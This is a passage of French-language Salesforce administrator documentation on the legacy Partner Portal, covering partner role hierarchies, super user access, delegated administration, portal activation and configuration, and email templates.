Remarque: Veillez à bien gérer votre hiérarchie des rôles. Les utilisateurs partenaires, quel que soit le niveau de leur rôle, peuvent toujours accéder à toutes les données détenues ou partagées par les utilisateurs ayant des rôles qui leur sont rattachés dans la hiérarchie, pour les afficher et les modifier, quel que soit le modèle de partage de votre entreprise. Utilisez les rapports administratifs pour la gestion des rôles partenaires.

Des comptes ayant différents types de portail possèdent une hiérarchie des rôles distincte pour chaque portail. Les noms des rôles incluent le type de portail auquel ils sont associés. Par exemple, si le compte A est doté à la fois d'un portail partenaire et d'un portail Client, les rôles pour le portail Client s'intitulent « Utilisateur client du compte A » et les rôles pour le portail partenaire, « Utilisateur partenaire du compte A ».

Tous les utilisateurs dans un rôle utilisateur partenaire ont un accès en lecture à tous les contacts sous leur compte partenaire, même si le modèle de partage des contacts est privé. Les utilisateurs partenaires ont accès en lecture/écriture aux tâches associées à n'importe quel objet auquel ils peuvent avoir accès. Ils ont également accès en lecture aux événements associés à n'importe quel objet auquel ils peuvent accéder. Les utilisateurs du portail ont le même accès aux articles de Salesforce Knowledge que le responsable de compte.

Pour visualiser les rôles attribués aux utilisateurs de votre portail partenaire, créez un rapport personnalisé, choisissez Rapports administratifs, sélectionnez Utilisateurs comme type de données et ajoutez `Rôle` aux colonnes de votre rapport.

**Suppression de rôles Portal partenaire**

Lorsque vous supprimez des rôles de portail partenaire, ils sont renommés pour préserver la hiérarchie. Par exemple, si le rôle Responsable est supprimé d'une hiérarchie composée des trois rôles Dirigeant, Responsable et Utilisateur, le rôle Dirigeant est renommé en Responsable, mais son ID reste inchangé. Lorsque vous créez un rôle de portail partenaire, la hiérarchie du nouveau rôle de portail est déterminée automatiquement et créée du niveau inférieur au niveau supérieur.

Vous pouvez supprimer plusieurs rôles en masse pour améliorer les performances. Par exemple, si le rôle Utilisateur est attribué à la plupart de vos utilisateurs, vous pouvez supprimer les rôles Dirigeant et Responsable. Pour plus d'informations sur la suppression de rôles partenaires, reportez-vous au guide *SOAP API Developer's Guide*.

**Accès super utilisateur**

L'accès super utilisateur peut être attribué aux utilisateurs pour leur donner accès aux données appartenant à d'autres utilisateurs ayant un rôle identique ou inférieur dans la hiérarchie. Par exemple, un Responsable partenaire avec un accès super utilisateur peut accéder aux données appartenant à d'autres utilisateurs ayant le rôle Responsable partenaire ainsi que les rôles Utilisateur partenaire.

**Licences utilisateur du portail partenaire**

Les utilisateurs du portail partenaire ne peuvent pas exécuter toutes les fonctions accessibles à un utilisateur Salesforce, car un type spécifique de licence utilisateur leur est attribué.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire
Activation du portail partenaire

## Attribution de l'accès Partenaire super utilisateur

Les utilisateurs partenaires peuvent se voir attribuer l'un des trois rôles suivants : Cadre partenaire, Responsable partenaire ou Utilisateur partenaire (rôle travailleur).

| Partenaires super utilisateurs avec le rôle | Peuvent accéder à |
|---|---|
| Cadre partenaire | Données appartenant à tous les utilisateurs partenaires et partenaires super utilisateurs ayant le même rôle ou un rôle inférieur dans la hiérarchie (rôles Responsable et Utilisateur). |
| Responsable partenaire | Données appartenant à tous les utilisateurs partenaires et partenaires super utilisateurs ayant le même rôle ou un rôle inférieur dans la hiérarchie (rôles Utilisateur). |
| Utilisateur partenaire (rôle travailleur) | Données appartenant à tous les utilisateurs partenaires et partenaires super utilisateurs ayant le même rôle (rôles Utilisateur). |

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier, invalider ou désactiver des utilisateurs du portail :
- Gérer les utilisateurs externes

Pour créer des contacts :
- Créer sur les contacts

Pour afficher des contacts :
- Lire sur les contacts

Pour activer l'accès Partenaire super utilisateur pour votre portail partenaire, reportez-vous à Activation de l'accès partenaire super utilisateur.

- Pour attribuer l'accès super utilisateur, accédez à la page de détail du contact d'un compte partenaire, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Activer l'accès super utilisateur**.
- Pour retirer l'accès partenaire super utilisateur, accédez à la page de détail du contact d'un compte partenaire, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Désactiver l'accès super utilisateur**.

**Exemple:** Tenez compte des directives suivantes :

- Les partenaires super utilisateurs peuvent accéder aux données appartenant à d'autres utilisateurs partenaires et partenaires super utilisateurs ayant le même rôle ou un rôle inférieur dans la hiérarchie des comptes du portail, même si le paramètre par défaut à l'échelle de l'organisation est Privé.
- L'accès partenaire super utilisateur s'applique uniquement aux requêtes, pistes, objets personnalisés et opportunités. Prenons deux partenaires super utilisateurs avec le même rôle sous le même compte. L'utilisateur A est propriétaire de quelques opportunités et d'utilisateur B a un partage manuel avec une autre opportunité. Ainsi, l'utilisateur A a accès à toutes les opportunités, y compris celles auxquelles l'utilisateur B a accès.

CONSULTER ÉGALEMENT :

Paramètres du portail partenaire

# Activation des demandes de réunion pour les utilisateurs partenaires

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Lorsque vous avez activé votre portail partenaire et activé la fonctionnalité Demander une réunion, suivez la procédure ci-dessous pour permettre aux utilisateurs partenaires de demander des réunions à des contacts, des pistes et des comptes personnels :

1. Mettez à jour vos profils Utilisateur partenaire personnalisés :
   a. Ajoutez les autorisations utilisateur « Envoyer un e-mail » et « Modifier les événements ».
   b. Vérifiez que la visibilité des onglets Contacts et Pistes est définie sur Valeur par défaut activée.
2. Assurez-vous que le profil Utilisateur partenaire personnalisé est actif et attribué à vos utilisateurs Partenaires.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer et mettre à jour le portail partenaire :
- Personnaliser l'application

Pour créer et modifier des profils :
- Gérer les profils et les ensembles d'autorisations

Pour configurer la fonctionnalité de demande de réunion :
- Personnaliser l'application

## Délégation de l'administration des utilisateurs partenaires

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez Communities.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers Communities. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez déléguer un sous-ensemble de droits administratifs à des utilisateurs externes qui disposent d'une licence utilisateur partenaire. Les administrateurs délégués d'utilisateurs externes peuvent effectuer les tâches ci-dessous pour des utilisateurs (y compris des utilisateurs clients ou des utilisateurs partenaires) associés à leur compte :

- Créer des utilisateurs externes
- Modifier des utilisateurs externes
- Réinitialiser les mots de passe d'utilisateurs externes
- Désactiver des utilisateurs externes existants

Remarque: Lorsqu'un administrateur délégué d'utilisateurs externes désactive un utilisateur du portail, il ne peut le retirer d'aucune équipe dont l'utilisateur est membre.

Utilisez l'interface utilisateur de profil d'origine pour déléguer des droits administratifs à un utilisateur partenaire. Si vous utilisez l'interface utilisateur de profil avancée, désactivez-la temporairement dans les paramètres d'interface utilisateur pour terminer cette procédure.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour gérer les utilisateurs du portail partenaire :
- Gérer les utilisateurs externes

Pour créer, modifier et supprimer des profils :
- Gérer les profils et les ensembles d'autorisations

Pour déléguer des droits administratifs à des utilisateurs partenaires :

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et cliquez sur un profil partenaire personnalisé.

   Vous ne pouvez pas modifier le profil de l'utilisateur partenaire.

2. Cliquez sur **Modifier**.
3. Sélectionner **Administrateur utilisateur externe délégué**.
4. Cliquez sur **Enregistrer**.
5. Cliquez sur **Modifier** dans la liste associée Profils utilisateur externe délégué.
6. Sélectionnez les profils utilisateur externes auxquels vous souhaitez accorder des droits administratifs. Un administrateur utilisateur externe délégué peut gérer des utilisateurs externes avec le profil portail client, portail partenaire ou communautés, à condition que les utilisateurs ayant ce profil se trouvent sous le même compte.
7. Cliquer sur **Enregistrer**.

Pour modifier les profils qu'un administrateur utilisateur externe délégué peut modifier :

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et cliquez sur un profil partenaire personnalisé.

   Vous ne pouvez pas modifier le profil de l'utilisateur partenaire.

2. Cliquez sur **Modifier** dans la liste associée Profils utilisateur externe délégué.
3. Sélectionnez les profils utilisateur externes auxquels vous souhaitez accorder des droits administratifs.

4. Cliquer sur **Enregistrer**.

Les administrateurs utilisateur du portail délégués peuvent cliquer sur **Gérer un utilisateur externe**, puis **Afficher l'utilisateur partenaire** dans la page de détail du contact pour afficher et modifier les détails de l'utilisateur du portail partenaire :

- Cliquer sur **Modifier** pour modifier les informations de l'utilisateur du portail Partenaire.
- Cliquer sur **Réinitialiser le mot de passe** pour réinitialiser le mot de passe de l'utilisateur du portail Partenaire.
- Cliquer sur **Modifier**, puis désactiver la case `Actif` pour désactiver l'utilisateur.

Remarque: Les administrateurs délégués d'utilisateurs partenaires peuvent mettre les utilisateurs du portail sur tout compte vers lequel ils sont transférés.

### Conseils relatifs à la configuration de l'administration déléguée des utilisateurs du portail

Tenez compte des points suivants lors de la configuration de l'administration déléguée des utilisateurs du portail :

- Dans le profil d'utilisateurs auquel vous accordez l'administration déléguée du portail :
  - Ajoutez les autorisations "Créer" et "Modifier" dans des contacts pour permettre aux administrateurs délégués du portail de créer et de mettre à jour des contacts associés à leur compte.
  - Définissez les paramètres d'onglet Comptes et Contacts sur Valeur par défaut activée pour permettre aux administrateurs délégués du portail d'afficher les onglets Comptes et Contacts, et de gérer aisément les contacts associés à leurs comptes.
- Ajoutez les onglets Comptes et Contacts à votre portail.
- Définissez la sécurité au niveau du champ et les présentations de page de sorte que les administrateurs délégués des utilisateurs du portail accèdent uniquement aux champs compte, contact et requête que vous spécifiez.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Activation du portail partenaire

## Activation du portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Pour activer le portail partenaire :

1. Dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Cliquez sur **Modifier**.
3. Cochez la case `Activer le portail partenaire`.
4. Cliquez sur **Enregistrer**.

Remarque: Une fois que vous avez activé le portail partenaire, vous ne pouvez pas le désactiver. Toutefois, vous pouvez empêcher les utilisateurs de se connecter à votre portail

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer le portail partenaire :
- Personnaliser l'application

partenaire. Pour plus d'informations, reportez-vous à Configuration du portail partenaire à la page 1993.

Une fois que vous avez activé le portail partenaire pour votre organisation, vous pouvez créer un ou plusieurs portails partenaires afin de répondre aux besoins professionnels de vos clients.

**Remarque:** Vous pouvez créer jusqu'à 5 portails partenaires dans votre organisation. L'augmentation de cette valeur est soumise à l'approbation du responsable produit et nécessite des requêtes d'utilisation détaillées.

Lorsque vous activez le portail partenaire, les éléments suivants sont automatiquement ajoutés à votre entreprise :

**Le profil de l'utilisateur partenaire**
Vous pouvez assigner des utilisateurs de portail partenaire à des profils clonés à partir de ce profil. Pour chaque profil cloné, assurez-vous que l'autorisation « Utilisateur API uniquement » n'est pas sélectionnée. Si elle est sélectionnée, les utilisateurs associés au profil ne peuvent pas se connecter au portail partenaire.

**Bouton Activer en tant que partenaire sur des enregistrements de compte**
Il vous permet de créer un compte partenaire.

**Les boutons Activer l'utilisateur du portail partenaire et Afficher l'utilisateur du portail partenaire sur les enregistrements de contact**
Il vous permet de créer un nouvel utilisateur partenaire ou d'afficher des utilisateurs partenaires existants.

**Groupes « Tous les utilisateurs du portail partenaire » et « Tous les utilisateurs internes », et catégorie de règles de partage « Rôles et subordonnés internes »**
Vous pouvez utiliser ces groupes et la catégorie de règles de partage pour créer aisément des règles de partage qui offrent l'accès à des données spécifiques à tous les utilisateurs du portail partenaire ou de Salesforce.

| Groupe ou catégorie | Description |
|---|---|
| Groupe Tous les utilisateurs du portail partenaire | Contient tous les utilisateurs du portail partenaire de votre organisation |
| Groupe Tous les utilisateurs internes | Contient tous les utilisateurs de Salesforce de votre organisation |
| Catégorie de règles de partage Rôles et subordonnés internes | Permet de créer des règles de partage dans lesquelles vous pouvez sélectionner, par un rôle, des utilisateurs Salesforce spécifiques dans votre organisation, plus tous les utilisateurs dans les rôles subordonnés, à l'exception des rôles portail partenaire |

CONSULTER ÉGALEMENT :

Présentation du portail partenaire
Paramètres du portail partenaire

# Configuration du portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Une fois que vous avez créé un portail partenaire, vous pouvez le personnaliser en fonction des besoins de votre entreprise. En personnalisant votre portail partenaire, vous pouvez répondre aux besoins de vos divers canaux.

Pour personnaliser votre portail partenaire :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur le nom du portail à personnaliser.
3. Configurer les paramètres du portail et les modèles de communication.
4. Configurer les polices et les couleurs utilisées dans le portail.
5. Configurer les onglets disponibles pour le portail.
6. Attribuer des profils de partenaire au portail.
7. Configurer les langues du portail.
8. Vous pouvez également ajouter le composant de bienvenue du portail partenaire aux présentations de page d'accueil attribuées aux utilisateurs du portail. Le composant Accueil affiche un message de bienvenue qui comprend le nom de l'utilisateur, le nom du responsable de canal et des liens vers leur société et leur profil personnel.
9. Vous pouvez également ajouter le composant Boîte de réception de piste du portail partenaire aux présentations de page d'accueil attribuées aux utilisateurs du portail. Lorsqu'un utilisateur se connecte à votre portail, une liste de pistes pour leurs files d'attentes de pistes s'affiche. L'utilisateur peut cliquer sur **Accepter** en regard d'une piste pour en prendre possession. Il ne peut pas afficher les détails de piste complets tant qu'il n'a pas cliqué sur **Accepter**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer un portail partenaire :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Paramètres du portail partenaire

# Attribution de profils de partenaire à des portails partenaires

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Les utilisateurs du portail ne peuvent se connecter qu'aux portails partenaires attribués à leur profil. Pour attribuer un profil à un portail partenaire :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Sélectionnez le nom de votre portail partenaire.
3. Cliquez sur **Modifier les profils** dans la section Profils attribués.
4. Cochez la case Actif en regard du profil que vous souhaitez attribuer au portail.

Un utilisateur du portail peut accéder à tout le portail partenaire attribué à son profil grâce à un nom d'utilisateur ou à un mot de passe.

Vous pouvez voir le nombre d'utilisateurs actifs associés à chaque profil attribué à un portail partenaire dans le champ Utilisateurs de la section relative aux profils attribués.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour attribuer des profils de partenaire à des portails partenaires :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Paramètres du portail partenaire

# Meilleures pratiques du portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Conseils en matière de mise en œuvre

- Les utilisateurs du portail ne peuvent se connecter qu'aux portails partenaires attribués à leur profil.

  Un utilisateur du portail peut accéder à tout le portail partenaire attribué à son profil grâce à un nom d'utilisateur ou à un mot de passe.

  Vous pouvez voir le nombre d'utilisateurs associés à chaque profil attribué à un portail partenaire dans le champ Utilisateurs de la section relative aux profils attribués.

- L'URL de connexion de chaque portail partenaire que vous créez contient un identifiant unique, tel que `portalId=060D00000000Q1F`. Cet identificateur se trouve dans la page de détail du portail. L'identifiant unique détermine le portail particulier auquel un utilisateur peut accéder. Si un utilisateur a accès à une URL de connexion qui ne présente aucun identifiant unique, il est automatiquement dirigé vers l'URL de connexion du premier portail partenaire que vous avez créé. Notez que les utilisateurs de portail peuvent se connecter à un portail partenaire uniquement à l'aide de la page de connexion au portail, pas via la page de connexion à Salesforce.
- Les paramètres des éléments suivants s'appliquent à la fois à votre entreprise *et* à vos portails partenaires :
  - Vues Listes
  - Présentations de recherche
  - Alertes de workflow

## Pratiques recommandées

- Comme vous pouvez personnaliser de manière unique les polices, les couleurs, les modèles d'e-mails et le message de connexion de chaque portail partenaire que vous créez, vous pouvez créer un portail partenaire pour chaque organisation partenaire prise en charge par votre organisation ou pour des tiers partenaires ou des communautés.

  **Remarque:** Les codes JavaScript et CSS sont automatiquement supprimés dans les fichiers HTML utilisés comme messages de connexion au portail.

- Vous ne pouvez pas supprimer un portail partenaire, mais vous pouvez empêcher les utilisateurs de se connecter à un portail en désélectionnant la case `Connexion activée`.
- Vous pouvez créer plusieurs portails partenaires qui affichent différents onglets pour des utilisateurs ayant le même profil, du moment que le profil a accès à tous les objets qui s'affichent dans l'onglet.
- Vous pouvez définir le nombre de rôles par défaut pour des comptes de portail partenaire. Votre portail partenaire en bénéficie, grâce à la réduction du nombre de rôles non utilisés.
- Lorsque vous activez le portail partenaire, le portail par défaut est configuré comme `Connexion activée`. Désactivez ce paramètre et réactivez-le lorsque le portail par défaut est prêt à la connexion d'utilisateurs partenaires.
- Faites savoir à vos utilisateurs partenaires qu'ils peuvent rendre leur responsable de canaux propriétaire d'un objet.
- Créez une présentation de page d'accueil pour vos utilisateurs partenaires avec des liens personnalisés vers les fonctions les plus utilisées.
- Insérez le composant Accueil du portail partenaire dans les présentations de page d'accueil attribuées à des utilisateurs du portail partenaire. Lorsque les utilisateurs se connectent à votre portail, ils reçoivent un message de bienvenue qui contient leur nom, le nom de leur responsable de canal, et des liens vers leur société et leur profil personnel. Ils peuvent cliquer sur le nom de responsable de canal associé afin de lui envoyer un e-mail. Lorsque les utilisateurs du portail modifient leurs informations personnelles, leur enregistrement utilisateur est automatiquement mis à jour mais pas leur enregistrement de contact.
- Personnalisez les liens personnalisés du composant de page d'accueil pour inclure des liens que vos utilisateurs partenaires peuvent utiliser, ou supprimez-le de la présentation de page d'accueil.
- Les utilisateurs partenaires ne peuvent pas configurer de rappels pour des tâches. Créez un processus pour les aider à gérer leurs tâches sans rappel.
- Vous pouvez ajouter le composant Boîte de réception de piste du portail partenaire aux présentations de page d'accueil attribuées aux utilisateurs du portail partenaire.Nous recommandons de masquer les champs de piste importants, tels que `Nom de société` et `Nom de piste`, pour les utilisateurs du portail partenaire afin de les empêcher de sélectionner les pistes à accepter.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

# Conseils de configuration de responsables de canal du portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les responsables de canaux sont des utilisateurs internes chargés de gérer les relations partenaires. Avant d'activer un portail, assurez-vous que vos responsables de canal disposent des autorisations appropriées pour gérer les partenaires.

Deux éléments sont proposés pour la configuration des responsables de canaux : les profils et les rôles.

## Rôles du responsable de canaux

La hiérarchie des rôles au sein de votre entreprise détermine le type de données auxquelles vos utilisateurs peuvent accéder. Les utilisateurs peuvent toujours visualiser et modifier les dossiers en leur possession. De plus, les utilisateurs peuvent afficher, modifier et générer des rapports sur les données détenues ou partagées par des utilisateurs en aval. Les rôles des responsables de canaux sont toujours directement supérieurs aux rôles des utilisateurs partenaires dans la hiérarchie. Ils ont donc accès aux données appartenant aux partenaires dont ils assurent la gestion. Lorsque des utilisateurs partenaires sont créés dans un compte partenaire, Salesforce place automatiquement le rôle de l'utilisateur partenaire à un niveau inférieur à celui du responsable de canaux qui contrôle ce compte. Pour vous aider à créer des responsables de canaux et des utilisateurs partenaires, créez une structure contenant des rôles de responsables de canaux logiques.

## Profils du responsable de canaux

Les profils indiquent les autorisations dont disposent les utilisateurs, les présentations de page, les onglets et les types d'enregistrement qui sont à leur disposition, ainsi que d'autres paramètres. Créez un profil unique et envisagez les paramètres en fonction des besoins des responsables de canaux. Inspirez-vous des conseils suivants lors de la création de ce profil :

**Autorisez aux responsables de canaux l'accès aux onglets suivants :**
Pistes, Comptes, Contacts, Opportunités, Documents et Produits. Si vous souhaitez utiliser des solutions ou des objets personnalisés, rendez-les accessibles à vos responsables de canaux.

**Attribution de types d'enregistrement**
Attribuez les types d'enregistrement de piste adéquats aux profils de vos responsables de canaux.

**Affectation de présentations de page**
Affectez les présentations de page adéquates aux profils de vos responsables de canaux. Vérifiez que les boutons **Activer la connexion au portail Partenaires** et **Afficher l'utilisateur du portail Partenaires** sont inclus dans la présentation de page du contact pour vos responsables de canaux.

**Activation de l'autorisation de gestion des partenaires**
Lorsqu'ils disposent de cette autorisation, les responsables de canaux peuvent activer de nouveaux comptes partenaires et de nouveaux utilisateurs partenaires.

**Faites en sorte que les responsables de canaux aient accès au champ `Compte partenaire` pour les pistes, les comptes et les opportunités.**
Les responsables de canaux pourront ainsi créer des vues de liste ou des rapports permettant d'assurer le suivi des activités des partenaires.

**Faites en sorte que les responsables de canaux aient accès au champ `Date du dernier transfert` pour les pistes.**
Les responsables de canaux pourront ainsi créer des vues de liste ou des rapports permettant d'assurer le suivi des activités des partenaires.

### Conseils supplémentaires

- Création d'un groupe public pour les responsables de canaux. Vous pouvez utiliser ce groupe pour filtrer et contrôler l'accès aux documents.
- Création d'une file d'attente de piste pour les responsables de canaux. Vous pouvez utiliser cette file d'attente pour les règles d'affectation des pistes.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Paramètres du portail partenaire

## Modèles de communication par défaut du portail partenaire

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez définir des modèles de communication par défaut pour vos portails partenaires. Les modèles de communication par défaut serviront à la communication avec le partenaire à moins que vous n'ayez spécifié un portail particulier. De plus, si un utilisateur partenaire est attribué à plus d'un portail, les modèles de communication par défaut serviront lors de la communication avec cet utilisateur.

Pour définir les modèles de communication par défaut pour votre portail partenaire :

1. Dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Cliquez sur **Définir les modèles d'e-mail par défaut pour tous les portails**
3. Cliquez sur **Modifier**.
4. Configurez les options suivantes :

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier des modèles de communication par défaut du portail partenaire :
- Personnaliser l'application

**Paramètres de notification de message**

| Paramètre | Description |
|---|---|
| `À partir de l'adresse e-mail` | Adresse e-mail avec laquelle tous les modèles de communication du portail partenaire sont envoyés, par exemple, « support@acme.com ». Salesforce envoi automatiquement l'e-mail, mais pour les utilisateurs du portail il s'affiche comme s'il avait été envoyé à partir de cette adresse. Si un utilisateur du |

| Paramètres de notification de message | |
|---|---|
| **Paramètre** | **Description** |
| | portail répond à un modèle de communication, la réponse est envoyée à cette adresse. |
| `À partir de l'adresse électronique` | Nom associé au champ Adresse e-mail « De » (par exemple, « Support partenaire Acme »). |
| `Modèle de nouvel utilisateur` | Modèle de message utilisé pour l'envoi d'un nom d'utilisateur et d'un mot de passe initial à tous les nouveaux utilisateurs du portail partenaire. Par défaut, un exemple de modèle est automatiquement sélectionné. Ce modèle doit avoir l'attribut `Disponible`. |
| `Modèle de nouveau mot de passe` | Modèle de message utilisé pour l'envoi d'un nouveau mot de passe aux utilisateurs actuels du portail partenaire lorsque vous réinitialisez leur mot de passe. |
| `Modèle de mot de passe perdu` | Modèle d'e-mail utilisé pour envoyer un nouveau mot de passe aux utilisateurs actuels du portail partenaire lorsqu'ils réinitialisent leur propre mot de passe en cliquant sur **Vous avez oublié votre mot de passe ?** dans la page de connexion du portail partenaire. |
| `Remplacer le responsable par le modèle des utilisateurs du portail` | Modèle d'e-mail permettant d'envoyer une notification aux utilisateurs du portail partenaire lorsqu'ils deviennent les nouveaux responsables d'un enregistrement du portail. |

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Paramètres du portail partenaire

# Personnalisation du composant Boîte de réception de piste du portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Ajoutez le composant Boîte de réception de piste du portail partenaire dans les présentations de page d'accueil attribuées aux utilisateurs du portail partenaire. Lorsqu'un utilisateur se connecte à votre portail, une liste de pistes pour leurs files d'attentes de pistes s'affiche. L'utilisateur peut cliquer sur **Accepter** en regard d'une piste pour en prendre possession. Il ne peut pas afficher les détails de piste complets tant qu'il n'a pas cliqué sur **Accepter**.

Remarque: La Boîte de réception de piste s'affiche uniquement dans la page d'accueil de l'utilisateur qui contient des pistes à accepter. Lorsque l'utilisateur accepte une piste, il en devient propriétaire et la piste n'est plus répertoriée dans la Boîte de réception de piste.

Une fois le composant ajouté aux présentations de page d'accueil attribuées aux utilisateurs du portail, vous pouvez sélectionner les colonnes qui s'affichent :

1. Dans Configuration, saisissez *Partenaires* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur le nom de votre portail partenaire.
3. Cliquez sur **Personnaliser la boîte de réception de piste**.
4. Ajoutez, supprimez ou réorganisez des champs dans la liste Champs sélectionnés.

   Remarque: Nous recommandons de masquer les champs de piste importants, tels que Nom de société et Nom de piste, pour les utilisateurs du portail partenaire de sorte qu'ils ne sélectionnent pas les pistes à accepter.

5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer et personnaliser le composant Boîte de réception de piste du portail partenaire :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Présentation du portail partenaire

Paramètres du portail partenaire

# À propos de la gestion de l'utilisateur du portail partenaire

Remarque: À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

